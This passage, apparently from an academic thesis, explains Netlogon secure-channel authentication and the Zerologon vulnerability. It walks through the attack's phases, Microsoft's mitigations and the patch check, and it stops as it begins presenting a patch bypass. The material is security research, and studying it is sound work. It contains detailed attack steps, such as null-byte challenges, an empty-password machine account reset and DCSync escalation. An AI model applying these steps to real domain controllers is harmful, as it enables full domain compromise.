`ServerSecureChannel`	6	Secure channel for Domain Controller to Domain Controller communication.
`CdcServerSecureChannel`	7	Secure channel for a read-only Domain Controller (RODC) to a DC.

2.5.2.3 Authentication

After exchanging client and server challenges, both parties must store local copies of the challenges. Then, they compute the session key using the client and server challenges, as well as the account password. The session key is then used to compute the `ClientCredential`, which is sent to the server for authenticating the client. The secure channel is established after successful verification of the `ClientCredential`.

Session Key Computation. The session key computation depends on the capabilities of the client and server. These capabilities are negotiated during the `NetrServerAuthenticate2` call, which is explained in the next section. For now, we assume that the client and the server negotiate AES, which is the most modern algorithm available [41, sec. 3.1.4.3.1]:

```
ComputeSessionKey(SharedSecret, ClientChallenge, ServerChallenge)
    M4SS := MD4(UNICODE(SharedSecret))

    CALL SHA256Reset(HashContext, M4SS, sizeof(M4SS));
    CALL SHA256Input(HashContext, ClientChallenge, sizeof(ClientChallenge));
    CALL SHA256FinalBits (HashContext, ServerChallenge, sizeof(ServerChallenge));
    CALL SHA256Result(HashContext, SessionKey);
    SET SessionKey to lower 16 bytes of the SessionKey;
```

The secret used to compute the session key computation is derived from the password of the account that is used to establish the secure channel. This secret is the NT hash of the password, which is computed by taking the MD4 hash of the UTF-16LE-encoded password. A SHA256 HMAC is used to compute the session key, as specified in RFC 4634 [15]. The HMAC key is the previously computed NT hash, and the message is the concatenation of the client and server challenges. The resulting SHA256 hash is then truncated to the first 16 bytes. These 16 bytes are used as the session key for the AES encryption [41, sec. 3.1.4.3.1].

Client Credential Computation. After computing the session key, the client computes the `ClientCredential`, which proves knowledge of the session key during authentication. The `ClientCredential` is computed by encrypting the client challenge with the session key using AES in 8-bit CFB mode [41, sec. 3.1.4.4.1]. The encryption function is called `ComputeNetlogonCredential`. First, a 16-byte initialization vector (IV) is created and set to 16 null bytes. In each round, 16 bytes of input are fed into the AES encryption function, which produces one byte of output. Therefore, in the first round, the input to the AES encryption function is the IV, which is 16 null bytes. The output byte of the AES function is then XORed with the corresponding input byte to produce the encrypted ciphertext byte. For the next round, the previous input shifts by one byte to the left, and the previous ciphertext byte is appended to the end of the input. Thus, the input for the second round is bytes 2 through 16 of the IV and the ciphertext byte from the first round. These 16 bytes are fed into the AES encryption function in the second round to produce the next output byte, which is then used to encrypt the second input byte. This process is repeated until the entire input is encrypted [41, sec. 3.1.4.4.1], as illustrated in Figure 2.2. The resulting 8 bytes are stored as the `ClientCredential`. The `ServerCredential` is computed similarly, by encrypting the server challenge with the session key.

NetrServerAuthenticate2 Request. After computing the `ClientCredential`, the client authenticates to the server using the `NetrServerAuthenticate2` RPC call [41, sec. 3.5.4.4.2]:

```
NTSTATUS NetrServerAuthenticate2(
    [in, unique, string] LOGONSRV_HANDLE PrimaryName,
    [in, unique, string, range(0,256)] wchar_t* AccountName,
    [in] NETLOGON_SECURE_CHANNEL_TYPE SecureChannelType,
    [in, unique, string, range(0,256)] wchar_t* ComputerName,
    [in] PNETLOGON_CREDENTIAL ClientCredential,
    [out] PNETLOGON_CREDENTIAL ServerCredential,
    [in, out] ULONG * NegotiateFlags,
    [out] ULONG * AccountRid
);
```

Similar to the `NetrServerReqChallenge` call, the `PrimaryName` parameter is the RPC handle of the connection and should contain the FQDN of the server receiving the call. Three parameters are used to authenticate the client: the `AccountName`, `SecureChannelType` and `ClientCredential`. The `AccountName` parameter must contain the `sAMAccountName` of the account trying to establish the secure channel. The `SecureChannelType` parameter defines the type of the secure channel that is being established, which determines the account type that has to be used for the authentication. Consequently, the `SecureChannelType` determines the type of connection and the privileges that are granted to the client after a successful authentication. There are eight different channel types defined, see Table 2.2. The most commonly used are the `WorkstationSecureChannel` (value 2) and `ServerSecureChannel` (value 6), which are used for normal computer accounts and Domain Controller accounts, respectively. The Netlogon service compares the requested `SecureChannelType` to the `userAccountControl` attributes of the `AccountName`. If the requested `SecureChannelType` is `WorkstationSecureChannel`, the authenticating computer account must have the `WORKSTATION_TRUST_ACCOUNT` flag set in its `userAccountControl` attribute, see Section 2.3.2. Conversely, the `SERVER_TRUST_ACCOUNT` flag must be set if the requested `SecureChannelType` is `ServerSecureChannel`. The third parameter used for authentication is the `ClientCredential`, which has previously been computed, see Section 2.5.2.3. To identify the session, the `ComputerName` parameter must be set to the same value as in the previous `NetrServerReqChallenge` call [41, sec. 3.5.4.4.2].

The `NegotiateFlags` parameter is used to negotiate the capabilities of the client and server, see Table 2.3 for an overview. The full list can be found in Table A.1. A standard set of flags, used by a Windows 11 client to set up a secure channel with a Windows Server 2019, is 0x612FFFFF. These flags indicate that the client supports AES encryption, strong keys, RC4 encryption, and secure RPC, but not Kerberos as the security support provider (SSP), with the flags `W`, `O`, `C`, `Y`, and `Z` respectively.

Table 2.3: Netlogon Negotiable Options as 32-bit set of flags [41, sec. 3.1.4.2]. The full table can be found in Table A.1.

Option	Bit	Meaning
C	29	Supports RC4 encryption.
O	17	Supports strong keys.
W	7	Supports Advanced Encryption Standard (AES) encryption (128 bit in 8-bit CFB mode) and SHA2 hashing.
Y	1	Supports Secure RPC.
Z	0	Supports Kerberos as the security support provider (SSP) for secure channel setup.

Therefore, AES encryption is used for the session key and the `ClientCredential` computation.

The client proves its knowledge of the session key by providing a valid `ClientCredential` in the `NetrServerAuthenticate2` request. The server then computes the `ClientCredential` locally and compares it with the received value. If the credentials match, the authentication is successful. A successful authentication response contains the `ServerCredential` computed by the server, as well as the negotiated capabilities that the server supports. These negotiated capabilities are the bitwise AND of the flags sent by the client and the flags supported by the server. The client should then verify the `ServerCredential` to ensure the authenticity of the server [41, sec. 3.1.4.1]. After a successful authentication, the client can use other RPC calls requiring a secure channel, such as `NetrLogonGetCapabilities` or `NetrLogonSamLogonWithFlags` [41, sec. 3.5.4].

2.5.2.4 Calling RPC Functions Using the Secure Channel

In all subsequent RPC calls that require a secure channel, except `NetrLogonSamLogonEx`, the client must include an authenticator as proof of identity [41, sec. 3.1.4.5]. If secure RPC is negotiated during the `NetrServerAuthenticate2` call with flag `Y`, all subsequent messages must also be encrypted and signed using the session key [41, sec. 3.1.4.5].

Authenticator Computation. The authenticator is a structure that contains a timestamp and a credential, which is computed using the session key. The timestamp is a 32-bit integer representing the number of seconds since January 1, 1970 (Unix epoch time). The `ClientStoredCredential` is initialized with the `ClientCredential` that was sent during the `NetrServerAuthenticate2` call and is updated after each successful RPC call [41, sec. 3.1.4.5]. Similar to the computation of the `ClientCredential`, the `ClientStoredCredential` of the authenticator is computed using the `ComputeNetlogonCredential` function [41, sec. 3.1.4.5]:

```
SET TimeNow = current time;
SET ClientAuthenticator.Timestamp = TimeNow;
SET ClientStoredCredential = ClientStoredCredential + TimeNow;
CALL ComputeNetlogonCredential(ClientStoredCredential, Session-Key, ClientAuthenticator.Credential);
```

Both the credential and the timestamp are converted to little-endian format before the computation. Any overflow resulting from adding the timestamp and the `ClientStoredCredential` is ignored [41, sec. 3.1.4.5]. The resulting `NETLOGON_AUTHENTICATOR` structure is defined as follows [41, sec. 2.2.1.1.5]:

```
typedef struct _NETLOGON_AUTHENTICATOR {
    NETLOGON_CREDENTIAL Credential;
    DWORD Timestamp;
} NETLOGON_AUTHENTICATOR, *PNETLOGON_AUTHENTICATOR;
```

If the server receives an RPC call that requires a secure channel, it must verify the authenticator. First, the server adds the transmitted timestamp to the locally stored `ClientCredential`. Then, it computes the credential using the `ComputeNetlogonCredential` function and compares it with the received credential of the authenticator. If the credentials match, the server increments the locally stored credential by one and recomputes the authenticator using the `ComputeNetlogonCredential` function. Otherwise, it returns the error code `STATUS_ACCESS_DENIED`. The resulting credential is stored in the `ReturnAuthenticator` parameter of the response, so that the client can verify the server's authenticity. After each successful RPC call, both the client and server update their stored credentials with the credential of the `ReturnAuthenticator` parameter [41, sec. 3.1.4.5].

Calling NetrLogonGetCapabilities. To demonstrate invoking functions over RPC, the call `NetrLogonGetCapabilities` is explained in more detail. This call should be made after a secure channel has been established, so the client can verify the server's capabilities [41, sec. 3.5.4.4.11]. This RPC call returns the server's capabilities, which should match those received in the `NetrServerAuthenticate2` response. The `NetrLogonGetCapabilities` call is defined as follows [41, sec. 3.5.4.4.11]:

```
NTSTATUS NetrLogonGetCapabilities(
    [in, string] LOGONSRV_HANDLE ServerName,
    [in, string, unique, range(0,256)] wchar_t* ComputerName,
    [in] PNETLOGON_AUTHENTICATOR Authenticator,
    [in, out] PNETLOGON_AUTHENTICATOR ReturnAuthenticator,
    [in] DWORD QueryLevel,
    [out, switch_is(QueryLevel)] PNETLOGON_CAPABILITIES Capabilities
);
```

The `ServerName` parameter should contain the name of the receiving server. The `ComputerName` parameter must be set to the same value as in the previous calls, so that the server can identify the session. To prove authenticity, the client must compute the `Authenticator` and provide it in the RPC call as previously described. To query the capabilities of the server, the `QueryLevel` parameter must be set to 1. The RPC response contains a 32-bit integer that defines the capabilities received by the server in the `NetrServerAuthenticate2` call [41, sec. 3.1.4.2]. The client should compare these capabilities to the capabilities provided in the authentication call. If they do not match, the client should terminate the connection [41, sec. 3.5.4.4.11].

3 Related Work

The Netlogon Remote Protocol (NRPC) has received little research attention to date. Very few publicly available projects deal with the NRPC, and even fewer academic papers do so. In 2015, Solino discovered a vulnerability in the NRPC authentication mechanism that allows an attacker to mount an NTLM relay attack against a server requiring SMB signing [73]. In 2019, Tervoort disclosed a vulnerability in Netlogon that allows a man-in-the-middle attacker to make arbitrary RPC calls when a client has established a secure channel to a Domain Controller [76]. This vulnerability was caused by a flaw that allowed attackers to downgrade the RPC connection, forcing both the client and the server to use unencrypted and unsigned communication. The attacker could then spoof the responses by the Domain Controller and approve login requests sent by the server for validation [76]. One of the most prominent works is the Zerologon vulnerability (CVE-2020-1472), which was discovered by Tervoort in 2020 [77]. This is a critical vulnerability in the NRPC that allows an attacker to impersonate any computer, including the Domain Controller itself, by resetting its password. Subsequently, this enables the attacker to compromise the entire Active Directory domain. Kabibo published tooling to enumerate domain and trust information, as well as users and computers, if anonymous access to the Netlogon pipe is allowed [18; 19]. Mollema published a blog post describing an alternative method of abusing the Zerologon vulnerability by mounting a relay attack, instead of resetting the password of the targeted computer account [56].

3.1 Zerologon

In 2020, Tervoort discovered a critical vulnerability in the Netlogon Remote Protocol (NRPC) that allows an attacker to reset the password of any domain computer [77]. This vulnerability stems from a flaw in the cryptographic implementation of the Netlogon protocol. The Zerologon white paper assumes an attacker model in which the attacker has access to the internal network and can establish a TCP connection to the Domain Controller. No credentials are needed for the attack [77].

The attack is structured in five phases:

1. Create a fake `ClientCredential`
2. Disable signing and sealing
3. Spoof an RPC call
4. Change the machine account password
5. Escalate to Domain Admin privileges

3.1.1 Zerologon Attack Chain

In the following, each phase of the Zerologon attack is described in detail.



Figure 3.1: Creating a spoofed `ClientCredential`, compare [77, fig. 3].

Create a Fake ClientCredential. The core vulnerability that the Zerologon attack exploits lies in the AES-CFB8 implementation in the authentication of the Netlogon protocol. As described in Section 2.5.2, the client's proof of identity is a `ClientCredential`, which is provided during the authentication step and can only be computed with the knowledge of a shared secret. The `ClientCredential` is computed by encrypting the client challenge with a session key derived from the computer account password in AES-CFB8 mode [77, sec. 3.1.4.4]. This computation is implemented in the `ComputeNetlogonCredential` function. However, the AES-CFB8 implementation in Windows uses an all-zero initialization vector (IV) for every encryption operation [77, sec. 3.1.4.4.1]. Therefore, the implementation of the CFB8 mode does not align with NIST's recommendations. It is specifically stated that the initialization vector (IV) must be unpredictable for each encryption operation [11, sec. 5.3, Appendix C].

In 8-bit CFB mode, AES uses 16 bytes as input and will output 1 byte per iteration of encryption. Assuming an unknown session key, this output byte is fixed, but random. Subsequently, for 16 zero input bytes, the output will also be a null byte with a probability of $\frac{1}{256}$ [77]. To encrypt one byte, the output byte of the AES computation is XORed with the plaintext byte, as explained in Section 2.5.2.3. Therefore, if the input is a null byte, the output will also be a null byte. In the next encryption round, the first byte of the IV is shifted out, and the encrypted byte is shifted in. This means that in the second round of encryption, the input to the AES computation is again 16 null bytes, resulting in another null byte. It follows that if the input to the AES-CFB8 encryption is null bytes, all output bytes will also be null with a probability of $\frac{1}{256}$ [77].

To ensure uniqueness and security, client challenges should contain 8 random bytes [41, sec. 3.4.5.2.2]. However, this is not enforced by the server, so an attacker can send client challenges with arbitrary values. If an attacker sends 8 null bytes as the client challenge, the resulting `ClientCredential` will also consist of 8 null bytes with a probability of $\frac{1}{256}$ [77], see Figure 3.1.

To force the creation of a new session key, the attacker calls the NetrServerReqChallenge function to request a new server challenge from the Domain Controller. Due to the fresh randomness of the server challenge, the session key used for the next authentication call will be different, see Section 2.5.2.3. If this session key encrypts 16 null bytes to a null byte, the attacker has found a valid computation of the ClientCredential and will authenticate successfully. In reality, finding a session key that yields a valid encryption takes only a couple of seconds [77].

Disable Signing and Sealing. Netlogon also provides its own SSP implementation. This SSP is used when secure RPC communication is negotiated during the authentication phase by setting flag Y in the NegotiateFlags field, see Section 2.5.2.3. Once negotiated, all messages between the client and server are signed and sealed (encrypted) [41, sec. 3.3]. If AES is negotiated by the flags W during the authentication phase, the messages are signed and encrypted using either SHA256 with AES-128 or MD5 with RC4 [41, sec. 3.3.4.2]. However, signing and sealing messages requires the knowledge of the session key [77]. Since the attack uses a spoofed ClientCredential for authentication, the attacker does not know the session key.

At the time Zerologon was disclosed, RPC signing and sealing in the Netlogon protocol was not enforced. Therefore, the attacker can simply disable signing and sealing by clearing flag Y in the NegotiateFlags field during authentication [77].

Spoof an RPC Call. Each subsequent RPC call that uses the secure channel requires an authenticator [41, sec. 3.1.4.5; 77]. The only exception is the NetrLogonSamLogonEx, which relies solely on the security of the RPC transport layer [41, sec. 3.5.4.5.1]. As described in Section 2.5.2.4, the authenticator is computed by adding the current timestamp to the ClientStoredCredential used in the authentication call and encrypting it with the session key. This encryption uses the same ComputeNetlogonCredential function as the ClientCredential computation [41, sec. 3.1.4.5].

Therefore, this computation is also vulnerable to the same flaw as the ClientCredential computation. Additionally, the Domain Controller accepts timestamps that are set to zero, corresponding to the Unix timestamp of January 1, 1970. Consequently, the input for the ComputeNetlogonCredential function when computing the authenticator is the same as for the ClientCredential computation, which is 8 null bytes. Thus, the output of the authenticator computation is also 8 null bytes. This allows an attacker to spoof an RPC call by sending an authenticator with a zero timestamp and 8 null bytes as the Credential [77].

Change the Machine Account Password. With both a valid ClientCredential and a valid authenticator, the attacker can now call RPC functions that require a secure channel. When Active Directory was introduced, the database replication RPC calls were disabled [77]. Therefore, only a few functions that are used to maintain the secure channel between a domain computer and the Domain Controller are of interest and remain available [41, p. 3.4.5.2]. The function NetrServerPasswordGet allows retrieving the NT hash of a computer account in the domain [41, sec. 3.5.4.4.8]. Alternatively, the function NetrServerPasswordSet2 allows changing the password of a computer account in the domain by providing the clear text password for the account [41, sec. 3.5.4.4.6]. In both functions, the data buffer containing the password is additionally encrypted with the session key using the 8-bit AES encryption algorithm from the ComputeNetlogonCredential function [77]. While calling NetrServerPasswordGet would be feasible, decrypting the password is impossible due to the lack of knowledge of the session key. By exploiting the same flaw in the AES implementation, the attacker can instead use the NetrServerPasswordSet2 function to change the password of any computer account [77].

The new cleartext password is transmitted in an NL_TRUST_PASSWORD struct. This struct contains a

512-byte buffer for the password, followed by a ULONG indicating the password's length in bytes. The password is placed at the end of the buffer, while the beginning should be padded with random bytes [41, sec. 2.2.1.3.7]. Since the attacker is responsible for creating the supposedly random padding bytes, these can be set to any value, including null bytes. Additionally, setting the password to an empty string is allowed, which sets the length field to zero [77]. With a null byte padding, an empty password and a length field set to zero, the resulting `NL_TRUST_PASSWORD` struct contains only null bytes. The output when encrypting null bytes is known from the `ClientCredential` and authenticator computations. Consequently, the encrypted `NL_TRUST_PASSWORD` struct will consist of 516 null bytes, which will set the password of the computer account to an empty string.

Note that changing the password of a computer account will not update the password on the computer itself. Therefore, the computer will not be able to authenticate to the Domain Controller anymore until the password is manually reset on the computer. While this protects the computer from being fully compromised because the attacker cannot authenticate to the computer, an attacker can also cause a Denial-of-Service (DOS) to any computer in the domain, apart from taking over its account [77].

Escalate to Domain Admin Privileges. The attack is not limited to regular computer accounts, but also works against the computer account of the Domain Controller itself [77]. Once the Domain Controller's account has been successfully compromised, the attacker can use its privileges to escalate to domain admin privileges. Since Domain Controller accounts have the privilege to replicate the Active Directory database, an attacker can leverage the DCSync attack with the `secretsdump.py` script to extract password hashes of domain users, including domain administrators [14; 77].

Note that when changing the password of the Domain Controller account over Netlogon, the password in the `HKLM\SECURITY\Policy\Secrets\$MACHINE.ACC` registry hive is not updated. Therefore, some services like the DNS resolver may not function correctly [77].

3.1.2 Microsoft's Three-Step Mitigation

The CVE identifier CVE-2020-1472 was assigned to the Zerologon vulnerability and received a CVSSv3 base score of 10.0 (Critical) from NIST and a base score of 5.5 (Medium) from Microsoft [26; 63]. Microsoft introduced three phases to mitigate the vulnerability, providing organizations with guidance on how to detect and address it [27].

Initial Deployment. The initial deployment phase began with the release of the security update on August 11, 2020. This security update introduced changes to the Netlogon protocol to mitigate the vulnerability and also add protection to the RPC layer. In detail, the update [27]:

- applies a fix to the cryptographic flaw in the Netlogon protocol,
- enforces secure RPC for all Windows-based devices, trust accounts, and Domain Controllers,
- adds a registry key "FullSecureChannelProtection" to enable secure RPC enforcement on Domain Controllers,
- adds a new group policy that allows Netlogon communication without secure RPC for specific accounts, even when the Domain Controller is in enforcement mode,
- adds logging capabilities to identify devices that are not compliant with secure RPC.

Find and Address. After applying the patches in the initial deployment phase, devices must be identified that either do not use or are incapable of secure RPC. Microsoft introduced Event ID 5829 to identify devices that communicate without signing and sealing the RPC layer. Subsequently,

all Windows devices that do not support secure RPC should be updated. If a third-party device is identified that does not support secure RPC, the vendor should be contacted to request an update for the Netlogon SSP. If an update is not provided and the device cannot be retired, the introduced group policy "Domain Controller: Allow vulnerable Netlogon secure channel connections" can be used to exempt the device from the upcoming secure RPC enforcement. Once all devices either support secure RPC or are added to the group policy, the enforcement mode should be enabled [27].

Enforcement Mode. On February 9, 2021, Microsoft began rolling out enforcement mode. All Domain Controllers will enforce secure RPC connections for all devices, except for those that are allowed by the group policy "Domain Controller: Allow vulnerable Netlogon secure channel connections". The registry key "FullSecureChannelProtection" will be ignored, and the Event ID 5829 will be removed [27]. The Event IDs 5827 and 5828 will continue to log failed secure Remote Procedure Call (RPC) connections. Furthermore, Event IDs 5830 and 5831 will log successful insecure RPC connections that were allowed by the group policy [27].

3.2 Relay Attack Abusing Zerologon

Following the disclosure of the Zerologon vulnerability, Mollema published a blog post describing an alternative method of exploiting the vulnerability through authentication relaying to another service [56]. This attack exploits the pass-through authentication mechanisms of the Netlogon protocol, which servers use to validate NTLM logon information when users attempt to authenticate. First, an attacker coerces a Domain Controller to authenticate to the attacker machine using one of the known coercion techniques such as the Printer Bug attack [20]. Once the Domain Controller is coerced to authenticate against the attacker machine, the attacker relays the authentication to a second Domain Controller. When the client (Domain Controller) proves its authenticity to the second Domain Controller by sending the NTLM type 3 message, the attacker intercepts the communication and uses the Zerologon vulnerability to request the negotiated session key from one of the Domain Controllers. With this session key, the attacker can compute the valid authentication response and successfully authenticate to the second Domain Controller [56].

This attack is used to spoof an authentication against the DRSUAPI service, allowing an attacker to replicate the Active Directory database and extract password hashes of any domain users, including domain administrators [56].

3.3 Academic and Industry Analysis of Zerologon

Besides Microsoft, many companies and researchers have analyzed the Zerologon vulnerability and published blog posts and articles about it [5; 6; 59; 72]. However, only a few academic papers exist that analyze the vulnerability. Bezzateev, Fomicheva, and Zhemelev extend the usual detection methods, which typically use the Windows Event Log, by enabling debug logging of the Netlogon service [3]. When enabled, events such as function calls or authentication attempts are logged into a text file located at `C:\Windows\debug\netlogon.log` [22]. They can detect Zerologon attacks in real-time by monitoring the Netlogon debug log file with a Security Information and Event Management (SIEM) solution. This enables defenders to immediately block the attack by isolating the attacking machine from the network [3]. Myllyla and Costin propose a detection method that uses the System Monitor (Sysmon) to log network connections [50; 58]. He et al. analyze the vulnerability, present the three-step solution that Microsoft proposed to mitigate the vulnerability, and discuss the importance of cryptographic best practices [16].

None of the papers analyze the cryptographic patch that was applied by Microsoft in detail.

4 Security Issues of the Netlogon Protocol

In this chapter, we analyze the mitigations against the Zerologon vulnerability that Microsoft implemented in detail. Additionally, the cryptographic primitive underlying the patch for the cryptographic attack is analyzed, and a new attack that bypasses the patch is presented. Lastly, other Netlogon protocol security issues discovered during this thesis research are presented.

4.1 Zerologon Mitigation Analysis

On August 26th, 2020, Microsoft released revision 37.0 of the Netlogon protocol specification [25]. These changes were applied with the security updates on August 11th, 2020 [26]. Additionally, on February 9th, 2021, Microsoft enforced secure RPC for all Netlogon connections [27], as presented in Section 3.1.2 in greater detail. Therefore, the mitigations against Zerologon consist of two parts:

- The enforcement of secure RPC connections for all Netlogon connections.
- The changes in the Netlogon protocol specification that prevent the cryptographic attack.

The following sections analyze both mitigations in detail.

4.1.1 Enforcement of Secure RPC Connections

The Netlogon protocol uses its own security support provider (SSP) implementation for signing and sealing messages. When secure RPC is enforced, the minimum required authentication level is `RPC_C_AUTHN_LEVEL_PKT_INTEGRITY`, which provides integrity for the RPC packets [41, sec. 3.3], see Table 4.1. The Netlogon SSP can also be configured to use the `RPC_C_AUTHN_LEVEL_PKT_PRIVACY` authentication level, which additionally provides confidentiality (encryption) for the RPC packets. Communication between two Windows machines will use the `RPC_C_AUTHN_LEVEL_PKT_PRIVACY` authentication level by default.

With the enforcement of secure RPC connections in February 2021, Microsoft added the group policy setting "Domain Controller: Allow vulnerable Netlogon secure channel connections". This Policy allows to disable the enforcement of secure RPC connections for certain machine accounts, as described in Section 3.1.2.

The logic that ensures the use of secure RPC connections can be found in the `netlogon.dll`. For the RPC call `NetrLogonSamLogonEx`, which is the only function that does not use authenticators, the function itself ensures the use of a secure RPC connection. Otherwise, the function `NlCheckAuthenticator` is called each time an authenticator is checked, which ensures that either the RPC connection is secured, or that the account is exempted from the enforcement.

Table 4.1: RPC Authentication Levels. From [36, sec. 2.2.1.1.8].

Name	Value	Meaning
RPC_C_AUTHN_LEVEL_DEFAULT	0x00	Same as RPC_C_AUTHN_LEVEL_CONNECT
RPC_C_AUTHN_LEVEL_NONE	0x01	No authentication.
RPC_C_AUTHN_LEVEL_CONNECT	0x02	Authenticates the credentials of the client and server.
RPC_C_AUTHN_LEVEL_CALL	0x03	Same as RPC_C_AUTHN_LEVEL_PKT.
RPC_C_AUTHN_LEVEL_PKT	0x04	Same as RPC_C_AUTHN_LEVEL_CONNECT but also prevents replay attacks.
RPC_C_AUTHN_LEVEL_PKT_INTEGRITY	0x05	Same as RPC_C_AUTHN_LEVEL_PKT but also verifies that none of the data transferred between the client and server has been modified.
RPC_C_AUTHN_LEVEL_PKT_PRIVACY	0x06	Same as RPC_C_AUTHN_LEVEL_PKT_INTEGRITY but also ensures that the data transferred can only be seen unencrypted by the client and the server.

The logic of the NlCheckAuthenticator function to ensure secure RPC is as follows:

```
if ( !RpcIsSecured(Session) && !AllowUnsecureAccount(Session) ) {
    if (Session->TrustAccount) {
        // Log Event ID 5828: "Denied a vulnerable secure channel connection from a trust account."
    } else {
        // Log Event ID 5827: "Denied a vulnerable secure channel connection from a machine account."
    }
    return STATUS_ACCESS_DENIED;
}
```

Signature. Which signature algorithm is used depends on the negotiated algorithm in the authentication call. If AES is negotiated, the signature computation uses HMAC-SHA256, otherwise HMAC-MD5 is used [41, sec. 3.3.4.2.1]. The HMAC-SHA256 signature is computed as recommended in RFC4634 [15], but only the first 8 bytes of the HMAC output are used as the signature [41, sec. 3.3.4.2.1].

Although truncating the HMAC output reduces the security of the signature, brute-forcing 8 bytes of the signature remains computationally infeasible, especially over the network.

Encryption. If encryption is enabled with the RPC_C_AUTHN_LEVEL_PKT_PRIVACY authentication level, packets are encrypted using either AES or RC4, depending on the negotiated algorithm in the authentication call [41, sec. 3.3.4.2.1]. Additionally, an 8-byte confounder is added to the signature structure and prepended to the plaintext during encryption. To ensure that two identical plaintext messages do not share the same ciphertext, this confounder should be filled with cryptographically random bytes [41, sec. 3.3.4.2.1].

The same AES-CFB8 mode is used for the encryption as in the ComputeNetlogonCredential function, see Section 2.5.2.3. In contrast to the ComputeNetlogonCredential function, the encryption key for the RPC layer is not directly the session key. Instead, this encryption key is derived from the session key by XORing each byte of the session key with the constant 0xF0. The IV is derived differently as well. First, the sequence number is split into two 4-byte parts, each of which is converted to a 32-bit little-endian integer. These two integers are then concatenated to form an 8-byte SequenceNumber. Then the fifth byte of the SequenceNumber is ORed with 0x80 [41, sec. 3.3.4.2.1]. This SequenceNumber is

concatenated twice to form the 16 byte IV for the AES encryption [41, sec. 3.3.4.2.1]. Consequently, the IV will always have at least the following bits set:

```
IV = b'\x00\x00\x00\x00' + b'\x80\x00\x00\x00' + b'\x00\x00\x00\x00' + b'\x80\x00\x00\x00'
```

This IV is predictable and therefore not compliant with the implementation recommendations by NIST [11]. If an attacker manipulates the sequence number, so that it consists only of 0x80 bytes, then the IV for the AES encryption will also consist of only those bytes. Very similar to the Zerologon attack, if this IV is encrypted to a null byte in the first AES encryption round, a plaintext byte would remain the same value. Should the plaintext also consist only of bytes of the form 0x80, the input to every subsequent AES encryption would also consist only of bytes of the form 0x80. Therefore, an attacker could create a plaintext message that remains unchanged after encryption with a probability of $\frac{1}{256}$. While this attack exists in theory, we have not investigated further whether such an attack would be possible. Additionally, to break the security of the RPC layer, an attacker would need to bypass the signature verification.

4.1.2 The Cryptographic Patch

With revision 37.0 of the Netlogon protocol specification, Microsoft applied a patch that aims to mitigate Zerologon [25], presented in Section 3.1. This patch enforces that the client challenge sent in the `NetrServerReqChallenge` call must contain at least one unique byte in the first five bytes [25, sec. 3.1.4.6]. Furthermore, in each RPC call, the server must also verify that the authenticator contains at least one unique byte in the first five bytes as well [25, sec. 3.1.4.1]. All existing authentication functions `NetrServerAuthenticate`, `NetrServerAuthenticate2`, and `NetrServerAuthenticate3`, as well as the function `NlCheckAuthenticator` call the function `NlIsChallengeVulnerable`. This function checks whether the provided client challenge or computed authenticator is "vulnerable".

```
char NlIsChallengeVulnerable(_BYTE *a1) {
    for (int i = 1; i < 5; ++i) {
        if (a1[i] != *a1)
            return 0;
    }
    return 1;
}
```

If the first five bytes of the provided buffer are identical, the function will return true, indicating that the challenge or authenticator is vulnerable. Therefore, if either the client challenge or the authenticator contains 8 null bytes, the credential is considered vulnerable, and the authentication will fail. This prevents an attacker from supplying a client challenge or authenticator consisting only of null bytes, which breaks the core primitive of the Zerologon attack, see Section 3.1.

4.2 Bypassing the Zerologon Patch

The primitive of the Zerologon attack is that as long as the input to the AES-CFB8 encryption contains the same bytes, the output will remain the same. The Zerologon attack exploits this primitive by choosing a client challenge containing eight null bytes. Combined with the null byte IV, it follows that only null bytes are provided as input to the AES encryption. To mitigate this vulnerability, Microsoft enforced that at least one of the first five bytes of the input to the AES encryption must be unique, see Section 4.1.2. Therefore, at least one of the first five bytes of the client challenge and the authenticator must not be a null byte.

In the following, a primitive will be presented that allows to bypass both the authentication and the check for vulnerable authenticators, even when the patch is applied. All other steps in the Zerologon attack can be performed similarly.

